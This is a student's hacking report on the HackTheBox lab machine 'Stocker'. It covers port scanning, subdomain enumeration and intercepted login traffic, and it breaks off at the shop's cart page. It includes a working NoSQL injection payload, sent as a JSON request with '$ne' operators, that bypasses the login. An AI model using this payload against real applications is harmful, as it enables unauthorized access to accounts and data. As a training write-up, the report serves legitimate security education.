System Hacking Report on Stocker

Date: March 13th, 2023

Submitted by: Sushan Shrestha

Submitted to: Er. Suman Basnet Sir


Table of Contents Page

Introduction

Stocker is an easy HackTheBox machine. It is an online stock shop.

Nmap Scanning

After joining the machine, I performed an Nmap scan to scan for open ports, hosts and services running on the server.



```
Nmap scan report for stocker.htb (10.10.11.196)
Host is up (3.8s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
|_  256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Stock - Coming Soon!
|_http-generator: Eleventy v2.0.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 979.58 seconds
```


From the Nmap scan results, we found out that the system has two ports open:

1. 22/tcp running ssh
2. 80/tcp running http

Also, from the scan result, we get the HTTP URL for the webpage. So, we add the URL to our /etc/hosts file to open the webpage on our system.

Enumeration

1.Web Enumeration




Stock your shelves with our products!

At Stocker, our exclusive deals with manufacturers gives us an edge on price and variety. We're aiming to launch very soon so we can help you sell more!

Analyzing the webpage, there was nothing much on the homepage.


2.Subdomain Enumeration

For subdomain enumeration, I used 'gobuster' tool.




```
└─$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u stocker.htb -t 50 --a
ppend-domain
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://stocker.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.4
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
2023/02/13 12:33:21 Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.stocker.htb Status: 302 [Size: 28] [--> /login]
```

From gobuster, I found the dev.stocker.htb subdomain and added it to my /etc/hosts file.




```
  GNU nano 7.2                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.196 stocker.htb dev.stocker.htb
```

After that, I opened the subdomain on my browser. It was a login page.




Then, I entered a random username and password and intercepted the traffic with BurpSuite.



```
POST /login HTTP/1.1
Host: dev.stocker.htb
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.stocker.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dev.stocker.htb/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=
s%3AXCDXn8q-3A4K7cV5WlwLvcMKZWNXN7m1.gR1K8rcJQCV%2FN7K0QJY8u9OSho2ae
%2BCVrD5BYT5C%2F7g
Connection: close

username=admin&password=password
```

Upon trying various SQL injection payloads, we found out that the webpage is vulnerable to NoSQL injection.

But the SQL injection was not working with the DATA FORM.




```
POST /login HTTP/1.1
Host: dev.stocker.htb
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.stocker.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dev.stocker.htb/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=
s%3AXCDXn8q-3A4K7cV5WlwLvcMKZWNXN7m1.gR1K8rcJQCV%2FN7K0QJY8u9OSho2ae
%2BCVrD5BYT5C%2F7g
Connection: close

username=admin&password=password
```

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 13 Feb 2023 07:07:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 92
Connection: close
X-Powered-By: Express
Location: /login?error=login-error
Vary: Accept

<p>
  Found. Redirecting to <a href="/login?error=login-error">
    /login?error=login-error
  </a>
</p>
```


So, I changed the content-type to 'application/json' and parameter format to:

{"username": {"$ne": null}, "password": {"$ne": null}}




```
POST /login HTTP/1.1
Host: dev.stocker.htb
Content-Length: 59
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.stocker.htb
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dev.stocker.htb/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=
s%3AXCDXn8q-3A4K7cV5WlwLvcMKZWNXN7m1.gR1K8rcJQCV%2FN7K0QJY8u9OSho2ae
%2BCVrD5BYT5C%2F7g
Connection: close

{
  "username":{
    "$ne":"admin"
  },
  "password":{
    "$ne":"password"
  }
}
```

It was a success and the request was redirected to /stock.




```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 13 Feb 2023 07:08:17 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 56
Connection: close
X-Powered-By: Express
Location: /stock
Vary: Accept

<p>
  Found. Redirecting to <a href="/stock">
    /stock
  </a>
</p>
```



Buy Stock Now!

Our products are some of the highest quality products about. Our on-demand customer support will help you at every stage, helping you make money and win your customers over.


Viewing the source code.



```
submitPurchase.addEventListener("click", () => {
  fetch("/api/order", {
    method: "POST",
    body: JSON.stringify({ basket }),
    headers: {
      "Content-Type": "application/json",
    },
  })
    .then((response) => response.json())
    .then((response) => {
      if (!response.success) return alert("Something went wrong processing your order!");

      purchaseOrderLink.setAttribute("href", `/api/po/${response.orderId}`);

      $("#order-id").textContent = response.orderId;

      beforePurchase.style.display = "none";
      afterPurchase.style.display = "";
      submitPurchase.style.display = "none";
    });
});
```


We got an API /api/order to make an order that sends basket as a parameter and if the order is successful they can see the order details on /api/po/{ordeid}.

Then, I added a product to the basket and clicked on Submit Purchase



Your Cart

Item	Price (£)	Quantity
Cup	£32.00	1
Total	32.00	

